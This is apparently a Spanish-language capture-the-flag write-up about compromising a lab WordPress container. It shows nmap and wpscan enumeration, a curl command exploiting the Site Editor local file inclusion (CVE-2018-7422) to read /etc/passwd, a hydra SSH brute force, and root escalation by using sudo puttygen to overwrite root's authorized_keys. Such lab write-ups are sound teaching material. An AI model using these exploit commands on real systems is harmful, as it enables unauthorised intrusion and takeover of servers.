




Empezamos este reto con nuestro querido script para la enumeración de puertos, luego de sus servicios y vulnerabilidades conocidas.

🕒 INICIO NMAP: 2026-03-26 22:06:12
🚀 COMANDO: nmap -sS -O -p- --open -n -Pn -T4 172.17.0.2

PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

🕒 INICIO NMAP: 2026-03-26 22:06:46
🚀 COMANDO: nmap -sSCV -Pn -p 20,80 172.17.0.2

PORT STATE SERVICE VERSION
20/tcp closed ftp-data
80/tcp open http Apache httpd 2.4.59 ((Debian))
|_http-title: Asucar Moreno
|_http-server-header: Apache/2.4.59 (Debian)
|_http-generator: WordPress 6.5.3

Tras los primeros análisis descubrimos que estamos frente a un Wordpress versión 6.5.3 así que seguimos tirando del hilo buscando vulnerabilidades.

En el siguiente scan confirmamos el Wordpress, algunos directorios y readme e incluso un prometedor nombre de usuario: wordpress.

🕒 INICIO NMAP: 2026-03-26 22:07:09
🚀 COMANDO: nmap --script vuln -Pn -p 80 172.17.0.2

PORT STATE SERVICE

80/tcp open http

|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

|_http-dombased-xss: Couldn't find any DOM based XSS.

|_http-csrf: Couldn't find any CSRF vulnerabilities.

| http-enum:

| /wordpress/: Blog

| /wp-login.php: Possible admin folder

| /readme.html: Wordpress version: 2

| /: WordPress version: 6.5.3

| /wp-includes/images/rss.png: Wordpress version 2.2 found.

| /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.

| /wp-includes/images/blank.gif: Wordpress version 2.6 found.

| /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.

| /wp-login.php: Wordpress login page.

| /wp-admin/upgrade.php: Wordpress login page.

|_ /readme.html: Interesting, a readme.

| http-wordpress-users:

| Username found: wordpress

Con este usuario probamos el diccionario rockyou mientras ojeamos la web en el explorador.

```
(kali@Vivodasus)-[~/scripts/Auditoria_172.17.0.2]  
$ wpscan --url http://asucar.dl/ --passwords /home/kali/diccionarios/rockyou.txt --usernames  
wordpress
```

Demasiado fácil parecía y Wpscan no encuentra la contraseña. Pero en el reconocimiento web y en los script de Wpscan encontramos otra posibilidad:

The screenshot shows a web browser window with the address bar displaying "172.28.68.21". The page content includes the text "ar Moreno" and a series of PHP code snippets. The browser's developer tools are open, showing the "Sources" tab with the HTML source code of the page. The code includes a DOCTYPE declaration, a meta tag for the language, and various link and meta tags, including a pingback link to "http://asucar.dl/xmlrpc.php/".

REPORTE PWP4ME - 27/03/2026 22:11:09

Objetivo: http://172.17.0.2

[+] DETECTADO: site-editor (Status: 200)

Aprovechamos para testear un script en python que hemos creado hace poco para enumerar plugins de Wordpress y hacer un triple check y confirmar que funciona correctamente:

```
[+] site-editor
| Location: http://asucar.dl/wp-content/plugins/site-editor/
| Last Updated: 2017-05-02T23:34:00.000Z
| [!] The version is out of date, the latest version is 1.1.1
|
| Found By: Urls In Homepage (Passive Detection)
|
| [!] 1 vulnerability identified:
|
| [!] Title: Site Editor <= 1.1.1 - Local File Inclusion (LFI)
|       References:
|       - https://wpscan.com/vulnerability/4432ecea-2b01-4d5c-9557-352042a57e44
```

Así qué entramos en la web de wpscan y nos informamos sobre este posible LFI, miramos en la página de Seclist sobre: [CVE-2018-7422] Local File Inclusion (LFI) vulnerability in WordPress Site Editor Plugin, y sacamos un comando para extraer el archivo /etc/passwd.

```
(kali@vivoqasus) ~ - ssh - /scripts/Auditoria_172.17.0.2
$ curl http://172.28.68.21/wp-content/plugins/site-editor/editor/extension
s/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/:nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
mysql:x:100:101:MySQL Server,,,:/nonexistent:/bin/false
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:101:102:/:nonexistent:/usr/sbin/nologin
sshd:x:102:65534:/:run/sshd:/usr/sbin/nologin
curioso:x:1000:1000:/:home/curioso:/bin/bash
{"success":true,"data":{"output":[]}}
```

En esta ocasión usamos un diccionario personalizado con contraseñas comunes y encontramos rápidamente la contraseña del usuario “curioso”: password1

```

(kali@Vivodasus)~[/diccionarios]
$ hydra -l curioso -P /home/kali/diccionarios/dic_passwd.txt 172.17.0.2 -t5 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use i
n military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-29 10
:30:45
[DATA] max 5 tasks per 1 server, overall 5 tasks, 275 login tries (l:1/p:275
), ~55 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: curioso password: password1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-29 10
:30:49

```

Entramos por SSH con este usuario y preguntamos sobre los permisos:

```

curioso@964fd8bbd3b7:~$ sudo -l
Matching Defaults entries for curioso on 964fd8bbd3b7:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/u
sr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User curioso may run the following commands on 964fd8bbd3b7:
    (root) NOPASSWD: /usr/bin/puttygen

```

Buscamos información sobre este binario cuyo vector de ataque principal no es leer archivos, sino sobrescribir o crear archivos críticos para tomar control total del sistema (ej. inyectar una llave SSH en el perfil de root o modificar el archivo /etc/passwd).

Generamos lo primero un par de llaves sin contraseña:

puttygen -t ed25519 -o exploit.ppk --new-passphrase /dev/null

A continuación lo convertimos en formato abierto y restringimos los permisos, dos requisitos que se indican necesarios:

puttygen exploit.ppk -O private-openssh -o exploit.key

chmod 600 exploit.key

Usamos el binario con “sudo” para escribir nuestra llave pública en el directorio protegido de root.

El flag -O actúa como nuestro vector de escritura arbitraria.

sudo /usr/bin/puttygen exploit.ppk -O public-openssh -o /root/.s

y por último entramos con la key y el usuario root al servidor:

```
puttygen exploit.ppk -O private-openssh -o exploit.key
curioso@964fd8bbd3b7:~$ chmod 600 exploit.key
curioso@964fd8bbd3b7:~$ sudo /usr/bin/puttygen exploit.ppk -O public-openssh -o /root/.ssh/authorized_keys
curioso@964fd8bbd3b7:~$ ssh -i exploit.key root@localhost
Linux 964fd8bbd3b7 6.6.87.2-microsoft-standard-WSL2 #1 SMP PREEMPT_DYNAMIC T
hu Jun  5 18:30:46 UTC 2025 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@964fd8bbd3b7:~# whoami
root
root@964fd8bbd3b7:~#
```

